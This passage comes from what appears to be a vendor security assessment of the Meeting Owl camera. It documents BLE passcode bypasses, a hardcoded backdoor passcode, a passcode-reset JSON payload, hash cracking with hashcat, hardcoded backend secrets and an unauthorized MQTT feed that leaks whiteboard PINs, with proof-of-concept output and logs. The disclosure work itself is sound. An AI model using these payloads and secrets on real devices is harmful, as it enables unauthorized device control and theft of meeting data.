An attacker would have to be close enough to the *Owl* to communicate via *Bluetooth Low Energy* to exploit this vulnerability successfully.

Details

The companion app allows setting a passcode, which must be entered before the *Owl* can be controlled via *Bluetooth*.

During the assessment, it was possible to use all tested BLE characteristics and commands without providing the previously configured passcode. This indicates that the passcode is only verified inside the companion app and not by the device itself. While the companion app prompts for the device's passcode first, modzero’s proof-of-concept tool retrieves all this information without providing the device's passcode via Bluetooth at all.



```
# pipenv run python3 hedwig.py --info --get-wifissid
Namespace(back_pass=False, brute_pass=False, disable_whiteboard=False, disable_whiteboard_save=False, en
able_ap=False, enable_whiteboard=False, enable_whiteboard_save=False, flash=False, get_authtoken=False,
get
_wifissid=True, info=True, remove_pass=False, scan_wifi=False, set_passcode=None, test_switchboard=False
, trigger_checkin=False, verbose=False)

[+]Scanning for bluetooth devices: . . . . . . . . . . . . . . . . . . . . . . . . . . .
[*] Connecting target Owl
        [+] Address: [redacted]
        [+] Name: RootRoot
        [+] Connected handle: BleakClientBlueZDBus, [redacted]
        [+] Softwareserial: [redacted]
        [+] Hardwareserial:
        [+] WifiMAC: [redacted]
        [+] Dynamic properties: 3060018,7,0,0,0,0,0,0,0,0,0,0
        [+] Software version: 3060018
        [+] Currently configured Wifi SSID : CorporateWiFi
        [+] Disconnected handle: BleakClientBlueZDBus, [redacted]
```

Figure 8 – Proof-of-concept displaying the *Meeting Owl*'s device information without entering the passcode first

An attacker with knowledge of the commands and communication schema can use this to get information on and control any *Meeting Owl* in their proximity.

Recommendation

modzero recommends using the set passcode to implement a proper authentication scheme instead of validating the passcode client side.

3.1.4 Hardcoded Backdoor Passcode

Summary

A passcode can be set to protect the control of the *Owl* via *Bluetooth*. Every *Owl* has a hardcoded backdoor passcode set, which can be calculated from information that is visible in *Bluetooth Low Energy* proximity range.


Requirements

An attacker would have to be close enough to the *Owl* to communicate via *Bluetooth Low Energy* to exploit this vulnerability.

Details

The companion app allows setting a passcode, which must be entered before the *Owl* can be controlled via *Bluetooth*.
Apart from the normal passcode set by the user, there also exists a hardcoded backdoor passcode. This passcode is the *SHA-1* hash representation of the devices' software serial, which is broadcasted as the name of the *Owl* over *Bluetooth*.

modzero's proof-of-concept code can display this backdoor passcode using the -d switch (see Figure 8).



```
# pipenv run python3 hedwig.py -d
Namespace(back_pass=True, brute_pass=False, disable_whiteboard=False, disable_white
board_save=False, enable_ap=False, enable_whiteboard=False, enable_whiteboard_save=
False, flash=False, get_authtoken=False, get_wifissid=False, info=False, remove_pas
s=False, scan_wifi=False, set_passcode=None, test_switchboard=False, trigger_checki
n=False, verbose=False)

[+]Scanning for bluetooth devices: . . . . . . . . . . . . . . . . . . . . . .
[*] Connecting target Owl
        [+] Address: [redacted]
        [+] Name: RootRoot
        [+] Backdoor Passcode: [redacted] a8845888 [redacted]
        [+] Connected handle: BleakClientBlueZDBus, [redacted]
        [+] Disconnected handle: BleakClientBlueZDBus, [redacted]
```

Figure 9 – Proof-of-concept displaying the *Meeting Owl*'s backup passcode

In the case of this *Meeting Owl*, the backdoor passcode is XXXXa884588XXXX. It can always be used instead of the currently set passcode; the Owl's owner has no way of disabling this behavior.

An attacker with knowledge of the schema can use it to control any *Meeting Owl* in their proximity using the official companion app.

Recommendation

modzero recommends not using any hard-coded secrets in production devices.

3.1.5 Deactivation of Passcode Without Authentication

Summary

A passcode can be set to protect the control of the *Owl* via *Bluetooth*. This passcode can be disabled without knowing it, rendering the passcode authentication useless.


Requirements

An attacker would have to be close enough to the *Owl* to communicate via *Bluetooth Low Energy* to exploit this vulnerability.

Details

The companion app allows setting a passcode, which must be entered before the *Owl* can be controlled via *Bluetooth*.
A normal message from the app to enter the passcode is transmitted in the JSON format and looks like this `{"c":"11","v":{"p":"<HASH>","reset":0}}`, where <HASH> is the hash of the passcode. It is also possible to set the value of `reset` to 1, while leaving the field `p` empty, resulting in the passcode being deactivated: `{"c":"11","v":{"p":"","reset":1}}`

The proof-of-concept code can perform this attack via the `-r` switch (see Figure 10). Afterward, the companion app does not prompt for a passcode anymore.



```
# pipenv run python3 hedwig.py -r
Namespace(back_pass=False, brute_pass=False, disable_whiteboard=False, disable_whiteboard_save=False, en
able_ap=False, enable_whiteboard=False, enable_whiteboard_save=False, flash=False, get_authtoken=False,
get_wifissid=False, info=False, remove_pass=True, scan_wifi=False, set_passcode=None, test_switchboard=F
alse, trigger_checkin=False, verbose=False)

[+]Scanning for bluetooth devices: . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . .
 . . . . . . . . . . . . . . . . . . . . . . . . . . . . .
[*] Connecting target Owl
        [+] Address: [redacted]
        [+] Name: RootRoot
        [+] Connected handle: BleakClientBlueZDBus, [redacted]
        [+] Passcode requirement removed
        [+] Disconnected handle: BleakClientBlueZDBus, [redacted]
```

Figure 10 – Resetting the Owl's passcode via the proof-of-concept code

This allows an attacker to control a nearby *Meeting Owl*, whether a passcode is set or not, and thus renders the passcode ineffective. After resetting the PIN, an attacker can control the device via the standard companion app.

Recommendation

When a passcode is set on the device, modzero recommends not allowing any changes to the *Owl* without providing the passcode first.

3.1.6 Passcode Hash Can Be Retrieved via Bluetooth

Summary

A passcode can be set to protect the control of the *Owl* via *Bluetooth*. The *SHA-1* hash of the currently set passcode can be retrieved via *Bluetooth Low Energy* (BLE). It can be brute-forced in seconds since it consists only of digits.

Requirements

An attacker would have to be close enough to the *Owl* to communicate via *Bluetooth Low Energy* to exploit this vulnerability.


Details

The companion app allows setting a passcode, which must be entered before the *Owl* can be controlled via *Bluetooth*. The *Meeting Owl* provides the BLE characteristic `39D6B333-ADAD-45C8-B6EE-EAC6C4CD0101`. When writing the value `{"c":10}` to it, the *SHA-1* hash of the currently set passcode can be read from the BLE characteristic `39D6B333-ADAD-45C8-B6EE-EAC6C4CD0001`. Since the passcode only consists of digits, the currently set passcode can be brute-forced in seconds (Listing 1).

```
$ hashcat -O -m 100 -a 3 hash-1234.txt "?d?d?d?d"
hashcat (v6.1.1) starting...
[...]
7110eda4d09e062aa5e4a390b0a572ac0d2c0220:1234

Session..........: hashcat
Status...........: Cracked
Hash.Name........: SHA1
Hash.Target......: 7110eda4d09e062aa5e4a390b0a572ac0d2c0220
Time.Started.....: Wed Apr  7 10:53:07 2021 (0 secs)
Time.Estimated...: Wed Apr  7 10:53:07 2021 (0 secs)
Guess.Mask.......: ?d?d?d?d [4]
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  5100.1 kH/s (0.20ms) @ Accel:1024 Loops:10 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests
Progress.........: 10000/10000 (100.00%)
Rejected.........: 0/10000 (0.00%)
Restore.Point....: 0/1000 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-10 Iteration:0-10
Candidates.#1....: 1234 -> 6764

Started: Wed Apr  7 10:53:05 2021
Stopped: Wed Apr  7 10:53:09 2021
```

Listing 1 – Brute forcing the currently set passcode "1234" took 4 seconds on a laptop CPU using *hashcat*

The proof-of-concept code can do this automatically and also crack a passcode up to 4 digits.



```
# pipenv run python3 hedwig.py -b
Namespace(back_pass=False, brute_pass=True, disable_whiteboard=False, disable_whiteboard_save=False, enable_ap=
False, enable_whiteboard=False, enable_whiteboard_save=False, flash=False, get_authtoken=False, get_wifissid=Fa
lse, info=False, remove_pass=False, scan_wifi=False, set_passcode=None, test_switchboard=False, trigger_checkin
=False, verbose=False)

[+]Scanning for bluetooth devices: . . . . . . . . . . . . . . . . . .
[*] Connecting target Owl
        [+] Address: [redacted]
        [+] Name: RootRoot
        [+] Connected handle: BleakClientBlueZDBus, [redacted]
        [+] Passcodehash: [redacted]574d18c28[redacted]
        [+] Bruteforced Passcode: 1
        [+] Disconnected handle: BleakClientBlueZDBus, [redacted]
```

Figure 11 – The proof-of-concept code retrieved the password hash and cracked the set passcode "1"

An attacker with knowledge of the BLE endpoint can use this knowledge to control any *Meeting Owl* in their proximity.

Recommendation

modzero recommends disabling this behavior entirely. Comparing the set passcode to the set hash should be performed on the device itself, so that it is never necessary to provide the hash. While the passcode might still be read by a close-by attacker when it is transferred to the device, this at least limits the attack, as an attacker would have to wait for user interaction.

3.1.7 Potential Copyright Infringement

Summary

Analyzing the filesystem of the software updates provided by *Owl Labs*, a WAV file containing a copyrighted song was found. It is unknown if the rights to distribute this song have been acquired.

Requirements

The copyrighted song can be seen by anyone who can access an Owl's filesystem or knows how the software update mechanism works and how to extract an Android update's filesystem (see Section 2.2).

Details

When looking at the “vendor” partition of the firmware version “v3.6.0.18”, the folder `media/Owllabs` contained a file called `10-8.wav`. This file contains a song by the artists “deadmau5 & Mr. Bill” named “10.8” from the album “mau5ville: Level2”. The copyright of the song is held by “mau5trap Recordings Limited”. It is unclear how or when the song is played and if *Owl Labs* acquired the necessary license for its distribution and possible usage.

Recommendation

modzero recommends investigating the file’s usage and a possible licensing violation. If it is not needed or the rights to distribute the song have not been acquired, it should be removed.

3.2 Backend Infrastructure

3.2.1 Excessive Lifetime for Client Keys

Summary

Owl Labs provides an API endpoint that authenticates devices with their identifiers and returns a keystore containing a TLS client certificate and private key to provide devices access to the MQTT server. The certificate has an excessive lifetime and uses only a generic “Common Name”, making it difficult to differentiate between different Owls on the server-side.

Requirements

An attacker needs to acquire the hardcoded credentials for the Owl Labs API server *fingerprint.owllabs.com* by extracting a firmware update (see Section 2.2) and understand the enrollment process by analyzing the decompiled system APKs.

Details

To gain access to the MQTT server, a *Meeting Owl* sends a request containing its device identifiers to the host *api.barn.owllabs.com* with hardcoded HTTP Basic Auth credentials (see Listing 2). The identifiers are transmitted as a "fingerprint", a hexadecimal HMAC digest of the *Meeting Owl*'s MAC address, the software serial, and the software version. The HMAC uses the secret "justanothertestparameter1". All the information for the HMAC can be gained via device identifiers found online (see Section 4) or read from a nearby *Meeting Owl* via BLE.

```
POST / HTTP/1.1
Host: fingerprint.owllabs.com
User-Agent: okhttp/3.0.0
Accept-Encoding: gzip, deflate
Accept: */*
Connection: close
version: 1
Content-Length: 119
Content-Type: application/json
Authorization: Basic XXXX

{"mac_address": "BC:D7:13:82:81:F7", "fingerprint":
"fbb31617e1752a6298ff67ce0febc461fa3fb6739641cbab519878b22fbffb2e"}
```

Listing 2 – Requesting key material for authentication to the MQTT server, using just the device's fingerprint and MAC address

After sending the correct request, the *api.barn.owllabs.com* server returns credentials to authenticate against the MQTT server successfully. The credentials are transferred in a *Java* Keystore in the *BouncyCastle*[4] format (BKS), password-protected with the hardcoded passphrase "changeme".

```
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number:
            53:4c:a5:0b:09:8f:3a:a5:51:d3:58:13:97:88:0e:d1:2f:74:49:c6
        Signature Algorithm: sha256WithRSAEncryption
        Issuer: OU = Amazon Web Services O=Amazon.com Inc. L=Seattle
ST=Washington C=US
        Validity
            Not Before: Apr  1 12:01:32 2021 GMT
            Not After : Dec 31 23:59:59 2049 GMT
        Subject: CN = AWS IoT Certificate
```

Listing 3 – Excerpt of the `openssl` information of one of the received certificates, revealing an excessively long lifetime as well as a generic "Common Name"

Extracting the certificate and private key from the BKS in the PEM format and inspecting it via the `openssl` command reveals that the certificate has an excessively long lifetime (always until the end of December 2049) and a generic "Common Name".

The generic "Common Name" makes it difficult and expensive to tie a certificate to a specific *Meeting Owl*, which authentication should be able to do, especially to implement a proper authorization scheme (see Finding 3.2.2).
Currently, only the "X509v3 Subject Key Identifier" field differentiates the created certificates. It is unclear whether *Owl Labs* keeps a mapping of devices to key identifiers and is thus able to identify Owls as MQTT clients correctly.
The long lifetime becomes problematic, as a certificate that has been obtained by an attacker or has otherwise been compromised will remain valid for a long time. It is unknown if any form or certificate revocation-checking is implemented.

Recommendation

modzero recommends severely shortening the issued certificates' lifetime. The "Common Name" field should also be used to embed a device identifier of the *Owl* that requested the certificate to authenticate it properly.

[4] The Legion of the BouncyCastle: https://www.bouncycastle.org/java.html – last accessed 2021-10-25

3.2.2 Access to MQTT Server Has No Authorization Mechanism

Summary


It is possible to gain access to the MQTT server by replaying the initial configuration of a *Meeting Owl*, sending the device identifiers to an API server (see Finding 3.3.1). Having gained access this way, an attacker can access seemingly all messages exchanged between all Owls and the backend, including the three-word PINs used to secure shared whiteboard sessions. It also allows sending new messages, making it possible to trigger all actions the server can on all connected *Meeting Owls*.

Requirements

An attacker needs to acquire access keys to the MQTT server, for example, by extracting a firmware update (see Section 2.2) and completing the enrollment process (see Finding 3.2.1). The API endpoint for retrieving the access keys is also protected via HTTP Basic Auth; the credentials can be found in an extracted firmware update (see Section 2.2).

Details

An attacker can complete the process described in Finding 3.2.1 to receive a keypair to access the MQTT service. Each keypair returned by the server seems to allow full access to the MQTT service, allowing to read and publish messages from and to all topics. This traffic includes control and status messages (see Figure 12).



```
2021-10-25T12:54:50.910060,reply/debug,Reconnected to OwlV2: BC:D7:13:83:EB:2B,False,QoS.AT_LEAST_ONCE,False
2021-10-25T12:54:51.149098,state/BC:D7:13:82:D1:D1,'{"topics":["command/device_BC:D7:13:82:D1:D1"],"settings":{"enableScribe":
true,"enableProConnect":true,"enablePresenterMode":true,"version":32,"timestamp":1631712114},"DeviceVisualIdentifier":"DB4GNS"
,"DeviceWbSessionUrl":"share.owllabs.com"}',False,QoS.AT_MOST_ONCE,False
2021-10-25T12:54:51.168162,request_state,'{"owlMAC":"BC:D7:13:82:D1:D1","owlVersion":2}',False,QoS.AT_LEAST_ONCE,False
2021-10-25T12:54:51.190650,accept_state,'{"owlMAC":"BC:D7:13:82:AD:7F","owlVersion":2}',False,QoS.AT_LEAST_ONCE,False
2021-10-25T12:54:51.192448,state/BC:D7:13:85:83:15,'{"topics":["command/device_BC:D7:13:85:83:15"],"settings":{"enableWhiteboa
rd":true,"enableWhiteboardShare":true,"version":3,"timestamp":1626287038},"DeviceVisualIdentifier":"EW1V9L","DeviceWbSessionUr
l":"share.owllabs.com"}',False,QoS.AT_MOST_ONCE,False
2021-10-25T12:54:51.212538,request_state,'{"owlMAC":"BC:D7:13:85:83:15","owlVersion":2}',False,QoS.AT_LEAST_ONCE,False
2021-10-25T12:54:51.293504,reply/debug,Reconnected to OwlV2: BC:D7:13:80:FD:F3,False,QoS.AT_LEAST_ONCE,False
2021-10-25T12:54:51.322212,accept_state,'{"owlMAC":"BC:D7:13:82:D1:D1","owlVersion":2}',False,QoS.AT_LEAST_ONCE,False
2021-10-25T12:54:51.424327,accept_state,'{"owlMAC":"BC:D7:13:85:83:15","owlVersion":2}',False,QoS.AT_LEAST_ONCE,False
2021-10-25T12:54:51.469383,reply/debug,Reconnected to OwlV2: BC:D7:13:81:5F:C7,False,QoS.AT_LEAST_ONCE,False
2021-10-25T12:54:51.557718,reply/debug,Reconnected to OwlV2: BC:D7:13:82:51:B9,False,QoS.AT_LEAST_ONCE,False
2021-10-25T12:54:51.646280,my/lwt/topic,Android client lost connection,False,QoS.AT_MOST_ONCE,False
2021-10-25T12:54:51.920413,reply/debug,Reconnected to OwlV2: BC:D7:13:85:D5:2B,False,QoS.AT_LEAST_ONCE,False
2021-10-25T12:54:51.920817,state/BC:D7:13:83:EB:2B,'{"topics":["command/device_BC:D7:13:83:EB:2B"],"settings":{"enableScribe":
true,"enableProConnect":true,"enablePresenterMode":true,"version":18,"timestamp":1631712114},"DeviceVisualIdentifier":"1RUF6G"
,"DeviceWbSessionUrl":"share.owllabs.com"}',False,QoS.AT_MOST_ONCE,False
2021-10-25T12:54:51.921084,request_state,'{"owlMAC":"BC:D7:13:83:EB:2B","owlVersion":2}',False,QoS.AT_LEAST_ONCE,False
2021-10-25T12:54:51.974609,my/lwt/topic,Android client lost connection,False,QoS.AT_MOST_ONCE,False
2021-10-25T12:54:52.020934,accept_state,'{"owlMAC":"BC:D7:13:83:EB:2B","owlVersion":2}',False,QoS.AT_LEAST_ONCE,False
2021-10-25T12:54:52.156346,state/BC:D7:13:80:FD:F3,'{"topics":["command/device_BC:D7:13:80:FD:F3"],"settings":{"enableScribe":
true,"enableProConnect":true,"enablePresenterMode":true,"version":92,"timestamp":1631712114},"DeviceVisualIdentifier":"16QEB9"
,"DeviceWbSessionUrl":"share.owllabs.com"}',False,QoS.AT_MOST_ONCE,False
2021-10-25T12:54:52.175165,request_state,'{"owlMAC":"BC:D7:13:80:FD:F3","owlVersion":2}',False,QoS.AT_LEAST_ONCE,False
2021-10-25T12:54:52.433242,state/BC:D7:13:81:5F:C7,'{"topics":["command/device_BC:D7:13:81:5F:C7"],"settings":{"enableScribe":
true,"enableProConnect":true,"enablePresenterMode":true,"version":5,"timestamp":1634193053},"DeviceVisualIdentifier":"JRAPJP",
"DeviceWbSessionUrl":"share.owllabs.com"}',False,QoS.AT_MOST_ONCE,False
2021-10-25T12:54:52.442286,request_state,'{"owlMAC":"BC:D7:13:81:5F:C7","owlVersion":2}',False,QoS.AT_LEAST_ONCE,False
:
```

Figure 12 – Example of messages received over MQTT

It notably also includes the three-word PINs used to secure ongoing whiteboard sharing sessions. With access to these PINs, it is possible to access all shared whiteboards sessions and retrieve the captured images (see Finding 3.2.3).

Recommendation

modzero recommends implementing an authorization mechanism by creating a separate topic for each *Owl* and limiting each keypair to access only that topic. This would prevent an attacker from gaining access to all MQTT traffic at once. The authorization mechanism must be implemented alongside proper authentication, as described in Finding 3.2.1.

In general, it would be better if the device would contain a secret only known to *Owl Labs* and not readable from outside the device or based on any outward-facing identifiers. This secret can be used to authenticate the device when receiving the keys. It would also prohibit an attacker in the proximity of an *Owl* to read out its device identifiers and use them to gain access to MQTT access keys.

3.2.3 The MQTT Broker Is Disclosing PINs for the Whiteboard Sharing Sessions to All Connected Clients

Summary


Once an attacker has access to the MQTT broker, they can capture all PINs for whiteboard sharing sessions and automatically download any published image.

Requirements

An attacker needs access to the MQTT broker to exploit this vulnerability, using the process described in finding 3.2.1.


Details

When an *Owl* is in whiteboard sharing mode, it will regularly take photos of a marked whiteboard and publish them in a session on *nest.owllabs.com/whiteboard*. To join a session, a user needs to enter a passcode provided by the *Owl*. The *Owl* gets the passcode from the backend through an MQTT topic of the broker and sequentially displays it to the user (see Figure 13). An attacker with access to the broker can listen to all topics and can thus capture any PINs that are broadcasted. Afterwards the attacker can authenticate through the *socket.io* protocol to the whiteboard session backend. This allows downloading any new images that are published in the session. As this attack is not limited to one session at a time, an attacker can download all images from all whiteboard sharing sessions over a period of their choosing (see Figure 14 and Figure 15).



```
2021-08-11T13:40:37.783559,reply/debug,Reconnected to OwlV2: BC:D7:13:80:0C:75,False,QoS.AT_LEAST_ONCE,False
2021-08-11T13:40:37.817742,accept_state,'{"owlMAC":"BC:D7:13:84:D6:BD","owlVersion":2}',False,QoS.AT_LEAST_ONCE,False
2021-08-11T13:40:38.285166,my/lwt/topic,Android client lost connection,False,QoS.AT_MOST_ONCE,False
2021-08-11T13:40:38.707577,state/BC:D7:13:80:0C:75,'{"topics":["command/device_BC:D7:13:80:0C:75"],"settings":{"enableScribe":true,"enablePr
oConnect":true,"enablePresenterMode":true,"version":94,"timestamp":1628276711},"DeviceVisualIdentifier":"4E33DB","DeviceWbSessionUrl":"share
.owllabs.com"}',False,QoS.AT_MOST_ONCE,False
2021-08-11T13:40:38.707911,request_state,'{"owlMAC":"BC:D7:13:80:0C:75","owlVersion":2}',False,QoS.AT_LEAST_ONCE,False
2021-08-11T13:40:38.717039,command/device_BC:D7:13:83:C9:23,'{"command":"set_device_pin","requestUUID":"084fa898-a7bb-43dd-9929-45108bbdcb70
","pin":"sweet champagne spider","pin_image":"https://s3.amazonaws.com/com.owllabs.wbimg.encrypt.production/_pin_images/sweet_champagne_spid
er.png?AWSAccessKeyId=ASIA2AAHL6T6JS2JN3E4&Expires=1628683838&Signature=epCJm6Ca1K4bGx1khzldL6nKLnw%3D&x-amz-security-token=IQoJb3JpZ2luX2Vj
ELf%2F%2F%2F%2F%2F%2F%2F%2F%2F%2FwEaCXVzLWVhc3QtMSJHMEUCIBZZ9LkIcOkVqY3gukOaHa1D1T5691ENR41i9%2FQjgsaGAiEAmzAbwP5pK26E4uTa2qzuhaaC3uQidRcNzu
LtoBjfhFIqgwQI0P%2F%2F%2F%2F%2F%2F%2F%2F%2F%2FARADGgw2ODcyMTAyMzEwMzYiDFzNTu2qpFkNNPz2uCrXA6PH2QGxzo59UebVn01og0BhLPyDVoWtuoSFV%2BexTu6EswpE
xi%2FHkI%2Bd%2FIAVVwO5SjHgD0Ez27kB3HgpuEhFqXOoJpq7HE8wOrkcsGYIPgB2mPSDy1JYV92C%2FKF5Hghn%2F6MZWhfmz0vzbDCBB6Gofe8YFGQVbPA5fMplq77fiuonxmxhKA
